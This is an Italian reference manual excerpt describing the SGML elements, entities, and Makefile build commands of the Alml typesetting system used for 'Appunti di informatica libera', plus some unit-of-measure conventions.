`big`	Delimita un testo che deve apparire relativamente più grande.
`small`	Delimita un testo che deve apparire relativamente più piccolo.

Elemento	Descrizione
`acronym`	Delimita un acronimo.
`dacronym`	Delimita la descrizione di un acronimo.
`kbd`	Delimita un testo che rappresenta la pressione di un tasto o di una combinazione di tasti.
`vkbd`	Delimita un testo che rappresenta la selezione virtuale di un tasto o di una combinazione di tasti.
`kp`	Delimita un testo che rappresenta la pressione di un tasto o di una combinazione di tasti della porzione numerica della tastiera.
`asciicode`	Delimita un testo che rappresenta un codice ASCII.
`button`	Delimita un testo che rappresenta la selezione di un bottone grafico.
`menuitem`	Delimita un testo che rappresenta la voce di un menù.
`code`	Codice: delimita un testo con la stessa funzione dell'elemento '**`CODE`**' di HTML.
`samp`	Stringa: delimita un testo con la stessa funzione dell'elemento '**`SAMP`**' di HTML.
`file`	Delimita il testo che rappresenta il percorso di un file o di una directory.
`dfn`	Delimita un testo da intendere come definizione.
`strdfn`	Delimita un testo da intendere come definizione espressa in una lingua straniera.
`special special="`***nome***`"`	Delimita un testo che ha un significato speciale e appartiene a un gruppo di termini definito dal nome assegnato all'attributo.
`sup` `pwr`	Questi due elementi, delimitano un testo che deve essere elevato ad apice. Nel secondo caso, si intende che debba trattarsi di una potenza.
`sub`	Delimita un testo che deve essere abbassato a pedice.
`email`	Delimita un testo da trattare come indirizzo di posta elettronica da mascherare. Si usa delimitando il contenuto in una sezione marcata di tipo '**`CDATA`**' e serve a mascherare gli indirizzi ai sistemi automatici di raccolta di tali informazioni.
`num`	Delimita un numero normale, composto da cifre numeriche, punto o virgola e segno iniziale.
`exa`	Delimita un numero in base sedici.

Elemento	Descrizione
`dec`	Delimita un numero in base dieci.
`oct`	Delimita un numero in base otto.
`bin`	Delimita un numero in base due.

Figura 502.2. Elenchi descrittivi.

```
dl
 `--elemento_dell'elenco...
        |--dt
        |    `--componenti_lineari
        `--dd
             `--blocco...
```

Figura 502.3. Elenchi numerati o puntati.

```
ol|ul
 `--li...
      `--blocco...
```

Tabella 502.4. Elenchi.

Elemento	Descrizione
`dl`	Elenco descrittivo.
`dt`	Termine descrittivo di un elenco.
`dd`	Descrizione di una voce di un elenco descrittivo.
`ol`	Elenco numerato.
`ul`	Elenco puntato.
`li`	Elemento di un elenco numerato o puntato.

Tabella 502.16. Elementi SGML che riguardano la rappresentazione di testo preformattato.

Elemento	Descrizione
`pre [width="`***n***`"] [border="0|1"] [numbering="`***n***`"]`	Contiene testo lineare da mantenere impaginato come nel sorgente. L'attributo '**`width`**' serve a richiede un certo numero di colonne; l'attributo '**`border`**' serve a richiedere una cornice; l'attributo '**`numbering`**' consente di numerare le righe a partire da un certo numero.

Elemento	Descrizione
`pnewline`	Si tratta di un elemento vuoto da usare in un elemento '**pre**', per spezzare le righe in modo visibile nella composizione finale.
`verbatimpre [width="`***n***`"] [border="0|1"] [numbering="`***n***`"] [file="`***nome***`"]`	Contiene testo lineare letterale, da mantenere impaginato come nel sorgente. L'attributo '**width**' serve a richiede un certo numero di colonne; l'attributo '**border**' serve a richiedere una cornice; l'attributo '**numbering**' consente di numerare le righe a partire da un certo numero; l'attributo '**file**' consente di salvare una copia del contenuto in un file, in fase di composizione.
`asciiart [width="`***n***`"] [file="`***nome***`"] [rotated="0|1"]`	Contiene testo lineare letterale, da mantenere impaginato come nel sorgente. L'attributo '**width**' serve a richiede un certo numero di colonne; l'attributo '**file**' consente di salvare una copia del contenuto in un file, in fase di composizione; l'attributo '**rotated**' consente di richiedere la rotazione del testo nella composizione per la stampa.

Tabella 502.28. Elementi SGML che riguardano la rappresentazione di modelli sintattici.

Elemento	Descrizione
`syntax [width="`***n***`"] [border="0|1"] [split="0|1"] [numbering="`***n***`"]`	Contiene un modello sintattico preformattato. L'attributo '**width**' consente di specificare una larghezza in colonne del modello; l'attributo '**border**' consente mettere un bordo attorno al modello; l'attributo '**split**' consente di rendere separabile il modello tra le pagine; l'attributo '**numbering**' consente di numerare le righe del modello a partire dal numero indicato.
`synsqb`	Delimita una porzione del modello sintattico, mostrando delle parentesi quadre (raggruppamento opzionale).
`syncub`	Delimita una porzione del modello sintattico, mostrando delle parentesi graffe (raggruppamento obbligatorio).
`synverbar`	È un elemento vuoto che mostra una barra verticale (alternativa).
`var`	Rappresenta una metavariabile sintattica.
`synellipsis`	È un elemento vuoto che mostra un'ellissi (ripetizione).

Elemento	Descrizione
`snewline`	È un elemento vuoto che consente di spezzare una riga del modello, sottolineando il fatto che nella situazione a cui ci si riferisce, la riga dovrebbe essere continua.
`synstar`	È un elemento vuoto che consente di mostrare una stellina (un asterisco), da intendere come simbolo di qualunque cosa. In pratica, lo si intende come si farebbe per una shell POSIX, ma anche in contesti estranei alla digitazione di comandi del sistema operativo.

Figura 502.32. Sintassi semplificata per l'uso dell'elemento '**`command`**'.

```
command
  |--prompt
  |     `--testo_lineare
  |--type
  |     `--[testo_lineare|cnewline]...
  `--[kbd|button]
```

Tabella 502.33. Elementi SGML che servono a rappresentare un comando.

Elemento	Descrizione
`command`	Comando da digitare.
`prompt`	Stringa dell'invito.
`type`	Digitazione del comando.
`cnewline`	Elemento vuoto per continuare il comando a riga nuova.
`kbd`	Tasto o combinazione di tasti da premere.
`button`	Bottone o tasto grafico da selezionare.

Tabella 503.2. Inserzioni varie.

Elemento	Descrizione
`br`	Elemento vuoto che manda a capo il testo, da usare in un contesto lineare.
`hr`	Elemento vuoto che inserisce una riga orizzontale di separazione. Può essere usato solo tra un blocco e l'altro.
`newpage`	Elemento vuoto che richiede un salto pagina, se il contesto lo consente. Può essere usato solo tra un blocco e l'altro.

Elemento	Descrizione
`bottompage`	Elemento contenente blocchi che richiede una rappresentazione alla base della pagina nella composizione per la stampa.
`heightrequired height="`***altezza***`"`	Elemento vuoto che serve a richiedere espressamente la presenza di una certa quantità di spazio prima della fine della pagina. Si tratta evidentemente di un elemento da usare tra un blocco e l'altro. L'attributo '**`height`**' serve a specificare l'altezza minima richiesta.
`navlink`	Elemento contenente una stringa da usare come riferimento alla pagina in cui viene collocato, per la navigazione HTML. Tale riferimento viene inserito in tutte le pagine HTML risultanti dalla composizione.

Figura 503.5. Sintassi semplificata per l'uso dei riquadri.

```
object [id="ancora"] [pos="fixed|float"]
  |    [sep="none|rule|border"] [split="0|1"]
  |    [printedfontsize="dimensione"]
  |--[caption]
  |     `--testo_lineare
  `--blocco...
```

Tabella 503.9. Riquadri.

Elemento	Descrizione

`object [id="`***ancora***`"] [pos="fixed|float"]`
`[sep="none|rule|border"] [split="0|1"]`
`[printedfontsize="`***dimensione***`"]`
	Involucro di un riquadro. L'attributo '**`id`**' consente di mette un'ancora di riferimento; l'attributo '**`pos`**' consente di rendere fluttuante il riquadro; l'attributo '**`sep`**' consente di definire un bordo esterno; l'attributo '**`printedfontsize`**' consente di definire la dimensione del carattere normale da usare nel riquadro; l'attributo '**`split`**' consente di stabilire se il riquadro debba rimanere unito o possa essere suddiviso.

`caption`	Contiene la didascalia, in forma di testo lineare.

Tabella 503.12. Copia di porzione del documento.

Elemento	Descrizione
`cut cut="`***area_di_memoria***`"`	Delimita la porzione di documento da accumulare nell'area denominata come indicato con l'attributo '**`copy`**'. Il contenuto dell'elemento non appare nella composizione finale.
`copy copy="`***area_di_memoria***`"`	Delimita la porzione di documento da accumulare nell'area denominata come indicato con l'attributo '**`copy`**'.
`paste paste="`***area_di_memoria***`"`	Si tratta di un elemento vuoto che inserisce in quel punto quanto accumulato nella voce indicata con l'attributo '**`paste`**'.

Tabella 504.2. Elementi utili nella gestione dei riferimenti incrociati.

Elemento	Descrizione
`tomeheading [id="`***ancora***`"] [lang="…"] [bookmark="…"]`	Titolo del volume. L'attributo '**`id`**' consente di specificare un'ancora di riferimento.
`h0 [id="`***ancora***`"] [lang="…"] [bookmark="…"]`	Titolo della parte. L'attributo '**`id`**' consente di specificare un'ancora di riferimento.
`h1 [id="`***ancora***`"] [lang="…"] [bookmark="…"]`	Titolo del capitolo. L'attributo '**`id`**' consente di specificare un'ancora di riferimento.
`h2 [id="…"] [bookmark="…"]`	Titolo della sezione. L'attributo '**`id`**' consente di specificare un'ancora di riferimento.
`h3 [id="`***ancora***`"] [bookmark="…"]`	Titolo della sottosezione. L'attributo '**`id`**' consente di specificare un'ancora di riferimento.
`h4 [id="`***ancora***`"] [bookmark="…"]`	Titolo della sotto-sottosezione. L'attributo '**`id`**' consente di specificare un'ancora di riferimento.
`object [id="`***ancora***`"] [pos="fixed|float"] [sep="none|rule|border"] [split="0|1"] [printedfontsize="`***dimensione***`"]`	Involucro di un riquadro. L'attributo '**`id`**' consente di mette un'ancora di riferimento.
`anchor id="`***ancora***`" [type="hidden|visible"]`	Elemento vuoto per l'inserimento di un'ancora in un contesto lineare. L'attributo '**`id`**' consente di specificare l'ancora di riferimento. L'attributo '**`type`**' consente rendere visibile l'ancora; il valore '**`invisible`**' è predefinito.
`sectionref id="`***riferimento***`"`	Elemento vuoto per l'inserimento di un riferimento a un'ancora, individuata dal valore assegnato all'attributo '**`id`**'. Il riferimento individua il numero di una sezione, indicando generalmente il capitolo e, se presenti, le suddivisioni inferiori, oppure la parte, oppure il volume, se il contesto è esterno al capitolo.

Elemento	Descrizione
`objectref id="`*riferimento*`"`	Elemento vuoto per l'inserimento di un riferimento a un'ancora di un elemento '**`object`**', individuata dal valore assegnato all'attributo '**`id`**'.
`ifref id="`*riferimento*`"`	Si tratta di un elemento che può essere inserito in un contesto lineare o tra i blocchi e può contenere sia un testo lineare, sia dei blocchi. Il contenuto dell'elemento viene reso nella composizione tipografica solo se l'ancora indicata con l'attributo '**`id`**' esiste.
`ifnotref id="`*riferimento*`"`	Si tratta di un elemento che può essere inserito in un contesto lineare o tra i blocchi e può contenere sia un testo lineare, sia dei blocchi. Il contenuto dell'elemento viene reso nella composizione tipografica solo se l'ancora indicata con l'attributo '**`id`**' non esiste.

Tabella 504.5. Annotazioni a vario titolo.

Elemento	Descrizione
`frame`	Riquadro di avvertimento.
`footnote`	Nota a piè pagina.

Figura 504.8. Sintassi per l'uso dell'elemento '**`man`**'.

```
man
 |--nome
 `--mansect
        `--n_sezione
```

Tabella 504.9. Riferimenti esterni.

Elemento	Descrizione
`uri`	Si tratta di un elemento che si inserisce in un contesto letterale e contiene il riferimento a un URI esterno, da indicare all'interno di una sezione marcata di tipo CDATA.
`uristr`	Si utilizza come l'elemento '**`uri`**', con la differenza che il contenuto non viene inserito in una sezione marcata e non si crea alcun riferimento ipertestuale.
`blockquote`	Si tratta di un blocco che contiene una citazione, contenuta in altri blocchi. Alla fine, prima delle conclusione dell'elemento, può apparire l'elemento '**`quoteinfo`**'.

Elemento	Descrizione
`quoteinfo`	So tratta di un blocco contenente componenti lineari, che serve a fornire informazioni sulla citazione.
`bibref`	Si inserisce in un contesto lineare e contiene componenti lineari. Precisamente si usa per delimitare il titolo di un documento.
`man`	Si inserisce in un contesto lineare e contiene componenti lineari, oltre che l'elemento '**`mansect`**'. Si usa indicare il nome di una pagina di manuale.
`mansect`	Si inserisce all'interno dell'elemento '**`man`**' e contiene un numero, che rappresenta il numero di una sezione della pagina di manuale.

Figura 504.10. Sintassi per l'uso dell'elemento '**`blockquote`**'.

```
blockquote
  |--blocco...
  `--[<quoteinfo>]
         `--componenti_lineari...
```

Figura 504.13. Sintassi per l'uso dell'elemento '**`indexentry`**'.

```
indexentry [index="nome_indice"]
  `--{testo|code|asciicode|kbd|vkbd|kp|strdfn}...
```

Tabella 504.14. Gestione degli indici analitici.

Elemento	Descrizione
`indexentry [index="`***nome_indice***`"]`	Dichiara una voce per l'indice analitico. L'attributo '**`index`**' consente di inserire la voce in un indice analitico particolare; se si omette, si fa riferimento all'indice '**`main`**'.
`special special="`***nome_indice***`"`	Delimita un termine speciale, che per qualche ragione si vuole seguire e controllare in un indice analitico specializzato. L'attributo '**`special`**' serve a specificare in quale indice analitico inserire la voce.

Elemento	Descrizione
`printindex [index="`***nome_indice***`"] [indexcontext="all|tome|part|chapter"] [indexref="default|section"]`	Si tratta di un elemento vuoto, da usare tra i blocchi, per inserire l'indice analitico accumulato alla voce specificata con l'attributo '**`index`**'. Se si omette l'attributo '**`index`**', si fa riferimento all'indice '**`main`**'. L'attributo '**`indexcontext`**' specifica il contesto a cui si deve riferire l'indice analitico; è predefinito il contesto '**`all`**', che richiede l'indice completo. L'attributo '**`indexref`**' serve a specificare in che modo devono apparire i riferimenti alle voci dell'indice; con la parola chiave '**`section`**', si richiede espressamente che il riferimento sia solo al numero della sezione.

Figura 504.21. Sintassi per l'uso dell'elemento '**`workinfo`**'.

```
workinfo
  |--workname
  |      `--testo
  |--worklicense
  |      `--testo
  |--[worklicensetext]
  |      `--blocco...
  `--[worknotes]
         `--blocco...
```

Tabella 504.22. Tracciamento di informazioni sul software citato.

Elemento	Descrizione
`workinfo`	Contenitore delle informazioni, da inserire in un contesto lineare.
`workname`	Contiene il nome del software o di altro lavoro.
`worklicense`	Contiene la denominazione o la descrizione breve della licenza.
`worklicensetext`	Si usa per riportare il testo della licenza, organizzato in blocchi.
`worknotes`	Si usa per riportare delle annotazioni, organizzato in blocchi.
`printworkinfo [workinforef="default|section"]`	Inserisce le informazioni accumulate in modo ordinato. L'attributo '**`workinforef`**', se riceve il valore '**`section`**', fa sì che i riferimenti ai lavori vengano fatti sempre solo utilizzando i numeri di sezione.

Tabella 504.27. Tracciamento di informazioni su sezioni particolari del documento globale.

Elemento	Descrizione
docinfo [docinfo="*nome_gruppo*"]	Blocco contenente blocchi per l'annotazione di qualcosa sul documento. L'attributo '**docinfo**' consente di stabilire un raggruppamento a cui appartiene l'informazione accumulata; se non viene fornito, il valore predefinito per l'attributo è '**default**'.
printdocinfo [docinfo="*nome_gruppo*"]	Elemento vuoto che si inserisce tra i blocchi, per ottenere l'elenco delle annotazioni associate al nome che si assegna all'attributo '**docinfo**'. Se l'attributo non viene fornito, il valore predefinito per l'attributo è '**default**'.

Tabella 504.31. Sezioni particolari.

Elemento	Descrizione
sectiongroup [group="*gruppo*"]	Dichiara che la sezione appartiene al gruppo indicato nell'attributo. Se manca l'attributo, si intende che il gruppo in questione sia denominato '**nomod**'.
printsectiongroup [group="*gruppo*"]	Inserisce l'elenco delle sezioni che appartengono al gruppo indicato nell'attributo. Se manca l'attributo, si intende che il gruppo in questione sia denominato '**nomod**'.

Tabella 505.3. Elementi SGML che servono a incorporare delle immagini.

Elemento	Descrizione
img imgfile="*file*" [alt="*descrizione*"] [height="*altezza*"] [width="*larghezza*"]	Elemento vuoto per incorporare un file esterno, indicato nell'attributo 'imgfile', ma senza estensione. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.
embimg [alt="*descrizione*"] [file="*file*"] [height="*altezza*"] [width="*larghezza*"]	Elemento per incorporare un'immagine trasformata con l'algoritmo Base64. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**file**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.

Elemento	Descrizione
epsimg [alt="*descrizione*"] [file="*file*"] [height="*altezza*"] [width="*larghezza*"]	Elemento per incorporare un'immagine in formato EPS letterale. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**file**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.
figimg [alt="*descrizione*"] [file="*file*"] [height="*altezza*"] [width="*larghezza*"]	Elemento per incorporare un'immagine in formato XFig letterale. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**file**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.
lyimg [alt="*descrizione*"] [file="*file*"] [height="*altezza*"] [width="*larghezza*"]	Elemento per incorporare un'immagine in formato LilyPond letterale. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**file**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.
teximg [alt="*descrizione*"] [file="*file*"] [height="*altezza*"] [width="*larghezza*"]	Elemento per incorporare un'immagine in formato TeX letterale. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**file**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.
lateximg [alt="*descrizione*"] [file="*file*"] [height="*altezza*"] [width="*larghezza*"]	Elemento per incorporare un'immagine in formato LaTeX letterale. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**file**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.

Elemento	Descrizione
gnuplotimg [alt="*descrizione*"] [file="*file*"] [height="*altezza*"] [width="*larghezza*"]	Elemento per incorporare un'immagine in formato Gnuplot letterale. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**file**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.
eukleidesimg [alt="*descrizione*"] [file="*file*"] [height="*altezza*"] [width="*larghezza*"]	Elemento per incorporare un'immagine in formato Eukleides letterale. L'attributo '**alt**' consente di specificare una descrizione alternativa nel caso non si potesse visualizzare l'immagine; l'attributo '**file**' consente di salvare una copia del contenuto dell'elemento nel file indicato; gli attributi '**width**' e '**height**' consentono di specificare le dimensioni dell'immagine.
imgblock	Elemento che può contenere uno o più elementi '***img**' da inserire all'interno in un elemento '**object**'.

Figura 506.4. Sintassi semplificata per l'uso dell'elemento '**tabular**'.

```
tabular col="n_colonne" [columnfractions="suddivisione"]
  |      [printedfontsize="dimensione"] [border="0|1"]
  |--[thead]
  |     `--trow...
  |           |--contenuto_cella
  |           `--[colsep [contenuto_cella]]...
  `--tbody
        `--trow...
              |--contenuto_cella
              `--[colsep [contenuto_cella]]...
```

Tabella 506.5. Elementi SGML che servono a rappresentare le tabelle standard di Alml

Elemento	Descrizione
`tabular col="`*n_colonne*`" [columnfractions="`*suddivisione*`"] [printedfontsize="`*dimensione*`"] [border="0|1"]`	Dichiarazione della tabella. L'attributo '**`col`**' indica la quantità di colonne; l'attributo '**`columnfractions`**' descrive la larghezza delle colonne in proporzione allo spazio orizzontale disponibile; l'attributo '**`printedfontsize`**' consente di dichiarare la dimensione del carattere standard del testo contenuto nelle celle; l'attributo '**`border`**' consente di avere una bordatura più o meno ricca.
`thead`	Contiene le righe di intestazione.
`tbody`	Contiene le righe del corpo.
`trow`	Contiene le celle di una riga.
`colsep`	È un elemento vuoto che separa le colonne delle righe.

Figura 507.5. Sintassi per l'uso dell'elemento '**`enclosure`**'.

```
enclosure enclosure="literal|base64" file="nome_file_da_creare"
  `--contenuto_letterale_cdata
```

Tabella 508.8. Capitoli di verifica.

Elemento	Descrizione
`testh1 [id="`*ancora*`"] [lang="..."] [bookmark="..."] [testtime="..."] [testtimepenalty="..."]`	Titolo del questionario. L'attributo '**`id`**' consente di specificare un'ancora di riferimento; l'attributo '**`lang`**' consente di specificare la lingua del capitolo; l'attributo '**`bookmark`**' consente di specificare un segnalibro alternativo per la composizione in formato PDF; l'attributo '**`testtime`**' consente di indicare il tempo massimo in secondi; '**`testtimepenalty`**' permette di specificare la penalità da sottrarre al punteggio per ogni secondo di ritardo.
`testinfo`	Etichetta descrittiva di un'informazione testuale da inserire, per identificare la persona che esegue la verifica.
`testlistquestion`	Domanda a cui lo studente deve dare una risposta singola.
`testlist`	Elenco di risposte alternative, costituite da elementi '**`testlistitem`**'.
`testlistitem score="`*punteggio*`"`	Risposta che può essere selezionata. L'attributo '**`score`**' serve a specificare il punteggio associato alla scelta della risposta.

Elemento	Descrizione
`testmultiquestion`	Domanda a cui lo studente può dare una o più risposte.
`testmulti`	Elenco di risposte, costituite da elementi '**`testmultiitem`**'.
`testmultiitem score="`*punteggio*`"`	Risposta che può essere selezionata. L'attributo '**`score`**' serve a specificare il punteggio associato alla scelta della risposta.
`testtextquestion`	Domanda a cui lo studente deve dare risposte testuali.
`testtext`	Elenco di risposte, costituite da elementi '**`testtextitem`**'.

`testtextitem score="`*punteggio*`"`
`width="`*n_caratteri*`"`
[`hint="`*suggerimento*`"`]
[`caps="0|1"`]
	Risposta da inserire. L'attributo '**`score`**' serve a specificare il punteggio associato all'inserimento della risposta esatta; l'attributo '**`width`**' serve a specificare la larghezza del campo che riceve la risposta; l'attributo '**`hint`**', se usato, mostra un suggerimento per la risposta; l'attributo '**`caps`**' consente di richiedere una corrispondenza esatta della risposta, anche nell'uso delle lettere maiuscole e minuscole.

Tabella 511.5. Inserimento letterale di codice TeX e HTML; inserimento condizionato in base al tipo di composizione.

Elemento	Descrizione
`html` [`width="`*larghezza*`"`] [`height="`*altezza*`"`]	Codice HTML letterale. Gli attributi '**`width`**' e '**`height`**' consentono di controllare le dimensioni del risultato nella composizione per la stampa.
`tex`	Codice TeX o LaTeX letterale.
`ifhtml`	Blocco condizionato alla composizione in HTML.
`iftex`	Blocco condizionato alla composizione per la stampa, attraverso LaTeX.

Parte lxxxi

Annotazioni particolari riferite all'opera «Appunti di informatica libera»

Capitolo 518 Gestione di «Appunti di informatica libera»

Questo capitolo descrive l'organizzazione del sorgente di *Appunti di informatica libera*, in modo da consentire una comprensione migliore del funzionamento di Alml.

518.1 Articolazione dei file del sorgente

Il sorgente di *Appunti di informatica libera* è composto da un file principale, molto grande, che fa riferimento ad altri file esterni per vari motivi:

```
.
|-- allegati/
|   `-- a2/
|
|-- riduzioni/
|   `-- ...
|
|-- figure/
|   |-- *.jpg
|   |-- *.pnm
|   |-- *.png
|   |-- *.tiff
|   `-- …
|
|-- ortografia/
|   |-- errorieccezioni
|   |-- minimo.aff
|   |-- minimo.hash
|   |-- minimo.sml
|   |-- particolari
|   `-- vocabolario
|
|-- ospiti/
|     `-- lavoro_ospitato/
|          `-- …
|
|-- .textchk.rules      --> ortografia/errorieccezioni
|-- .textchk.special    --> ortografia/particolari
|-- PAGINE
|-- EDIZIONE
|-- COPYING
|-- Makefile
|-- a2make
|-- a2sources
|-- a2sub.sgml
`-- a2-nnnnn.sgml
```

I file '`.textchk.rules`' e '`.textchk.special`', ovvero '`ortografia/errorieccezioni`' e '`ortografia/particolari`', servono per l'uso di Textchk; mentre i file rimanenti nella directory '`ortografia/`' riguardano Ispell.

518.2 Inclusione selettiva dei file esterni ed entità speciali

L'inclusione dei file esterni, nel blocco principale, avviene per mezzo di istruzioni SGML del tipo seguente, dove si dichiara un'entità a cui si abbina il contenuto di un file intero:

```
<!ENTITY sub-samba-body              SYSTEM "sub-samba-body.sgml">
```

Altri pezzi ricorrenti di codice SGML sono dichiarati come entità interne, come questa:

```
<!ENTITY ALTRAILERTOMO.TEXT
'


    <unnumberedh1>
    Indice analitico del volume
    </unnumberedh1>

    <printindex index="main" indexcontext="tome">

'>
```

A seconda della circostanza, può essere necessario includere tali file o tali entità, oppure evitare la cosa. Per esempio, in una composizione che genera un file HTML unico non è il caso di ripetere certe informazioni sul copyright alla fine di ogni capitolo. Per questa e per altre ragioni, si utilizzano delle entità parametriche che nel sorgente vengono dichiarate in modo da disabilitarle:

```
<!ENTITY % HT  "IGNORE">
<!ENTITY % TT  "IGNORE">
<!ENTITY % PP  "IGNORE">
<!ENTITY % RM  "IGNORE">
<!ENTITY % NS  "IGNORE">
```

Queste entità parametriche controllano la dichiarazione di entità normali e l'inclusione di testo normale, come si può vedere nell'estratto semplificato che segue:

```
<![%PP;[
    <!ENTITY ALCOPYINGTOMO   "&ALCOPYINGTOMO.TEXT;">
    <!ENTITY ALCOPYINGPARTE  "&ALCOPYINGPARTE.TEXT;">
    <!ENTITY A2COPY          "&ALCOPY.TEXT;">
    <!ENTITY ALDEDICA        "&ALDEDICA.TEXT;">
]]>
```

Se tutte le entità parametriche viste in precedenza restano al valore originale ('**`IGNORE`**'), nessuna delle dichiarazioni che si vedono qui viene presa in considerazione. Se invece una di queste entità contiene il valore '**`INCLUDE`**', allora le dichiarazioni relative hanno significato.

Il sistema controlla l'abilitazione di queste entità parametriche attraverso l'opzione '**`--sgml-include=`*entità_parametrica***', come per esempio nel comando necessario a generare una composizione in PostScript:

```
$ aml --ps --verbose ↩
↪       --sgml-include=PP ↩
↪       --sgml-include=NS ↩
↪       mio_file.sgml [Invio]
```

Questa abilitazione preventiva prende il sopravvento sulla dichiarazione di esclusione (‘**IGNORE**’) interna al sorgente e si ottiene il risultato desiderato.

Anche la dichiarazione delle entità normali segue la regola per cui vale ciò che è stato definito per primo. Pertanto, per evitare problemi, dopo la dichiarazione condizionata all’attivazione delle entità parametriche, viene ripetuta una dichiarazione di tali entità in modo predefinito:

```
<!ENTITY ALCOPYINGTOMO          "&ALCOPYINGTOMO.TEXT;">
<!ENTITY ALCOPYINGPARTE         "&ALCOPYINGPARTE.TEXT;">
<!ENTITY A2COPY                 "&ALCOPY.TEXT;">
<!ENTITY ALDEDICA               "&ALDEDICA.TEXT;">
```

Successivamente, nel corpo del file principale appare il richiamo alle entità relative per indicare il punto di inserzione del loro contenuto:

```
<tomeheading>
Primo approccio, architettura e filosofia del sistema operativo
</tomeheading>
&ALCOPYINGTOMO;

<h0>
Il software e le licenze
</h0>
&ALCOPYINGPARTE;

<h1>
...
```

Le tabelle 518.8 e 518.9 riepilogano le entità parametriche che controllano il sorgente di *Appunti di informatica libera* e le entità normali più importanti.

Tabella 518.8. Significato delle entità parametriche più importanti, usate nel sorgente di *Appunti di informatica libera*.

Macro SGML	Significato se attiva
`%HT;`	Composizione HTML normale.
`%TT;`	Composizione testo puro, su file unico.
`%PP;`	Composizione PostScript o PDF normale.
`%RM;`	Composizione con annotazioni per uso interno.
`%NS;`	Composizione completa di ciò che non viene controllato ortograficamente.

Tabella 518.9. Significato di alcune entità importanti, usate nel sorgente di *Appunti di informatica libera*.

Macro SGML	Contenuto
`&ALOPERA;`	Il nome dell’opera.
`&ALOPERAEMAIL;`	L’indirizzo o gli indirizzi di posta elettronica di riferimento.

Macro SGML	Contenuto
`&ALPERIODO;`	L'anno o gli anni del copyright.
`&ALEDIZIONE;`	Edizione, scritta possibilmente come data.

518.3 Composizione guidata con il file-make

Il pacchetto dei sorgenti di *Appunti di informatica libera* include il file '`Makefile`', per facilitare la composizione dell'opera. La tabella 518.10 riepiloga i comandi principali.

Tabella 518.10. Comandi relativi al file-make di *Appunti di informatica libera*.

Comando	Risultato
`make clean`	Ripulisce da tutti i file non indispensabili.
`make check`	Analizza la sintassi SGML.
`make spell`	Utilizza Ispell per l'analisi del vocabolario.
`make textchk`	Utilizza Textchk per l'analisi sintattica.
`make urichk`	Utilizza Checkbot per il controllo degli URI.
`make draftdvi`	Composizione bozza in DVI.
`make dvi`	Composizione finale in DVI.
`make draftps`	Composizione bozza in PostScript.
`make ps`	Composizione finale in PostScript.
`make psl`	Composizione finale in PostScript A4 orizzontale, diviso in due colonne A5, con uno spazio aggiuntivo a sinistra per la rilegatura (stampa da un solo lato).
`make pstall`	Composizione finale in PostScript A5x4.
`make pstalla4`	Composizione finale in PostScript A4, diviso in due colonne A7x4.
`make draftpdf`	Composizione bozza in PDF.
`make pdf`	Composizione finale in PDF.
`make drafthtml`	Composizione bozza in HTML.
`make html`	Composizione finale in HTML.
`make html-text`	Composizione finale in HTML a pagina singola.
`make text`	Composizione finale in formato testo puro.

Si osservi che il formato ottenuto attraverso il comando '**`make pstall`**' va poi rielaborato con '**`alml-extra`**' (o '**`alml-extra-menu`**'), per riportarlo nell'ambito delle dimensioni di un foglio stampabile. In generale conviene convertirlo così:

$ **`alml-extra --a5x4-to-a7x4-2-a4`** ***mio_file_ps*** [*Invio*]

Capitolo 519

Convenzioni di «Appunti di informatica libera»

Questo capitolo raccoglie alcune convenzioni importanti relative all'opera *Appunti di informatica libera*. Le annotazioni sulla terminologia sono separate in un altro capitolo.

519.1 Unità di misura e moltiplicatori

In informatica si utilizzano delle unità di misura e dei moltiplicatori ben conosciuti, ma senza uno standard simbolico ben definito. Nel testo di questo documento si usano le convenzioni elencate nel seguito.

In particolare è bene distinguere tra il nome di un'unità di misura e il simbolo che la rappresenta: quando si parla dell'unità si usa il nome esteso, minuscolo; quando si indica un valore si deve usare il simbolo. In altri termini, si può parlare di hertz in generale, ma poi si indicano ***n*** Hz per indicarne una quantità precisa.

Quando si nominano i prefissi moltiplicatori, come «mega», «giga» e «tera», si usano le iniziali minuscole anche se il simbolo corrispondente è dato dalla loro iniziale maiuscola.

Unità di misura	Descrizione
byte, Kibyte, Mibyte, Gibyte, bit, Kibit, Mibit, Gibit	L'unità byte viene indicata al minuscolo, di seguito al suo moltiplicatore eventuale. In particolare: «Ki» sta per 2^{10} = 1024; «Mi» sta per 2^{20} = 1048576; «Gi» sta per 2^{30} = 1073741824. L'unità di misura, con il suo moltiplicatore, viene indicata dopo e staccata dalla quantità a cui si riferisce.
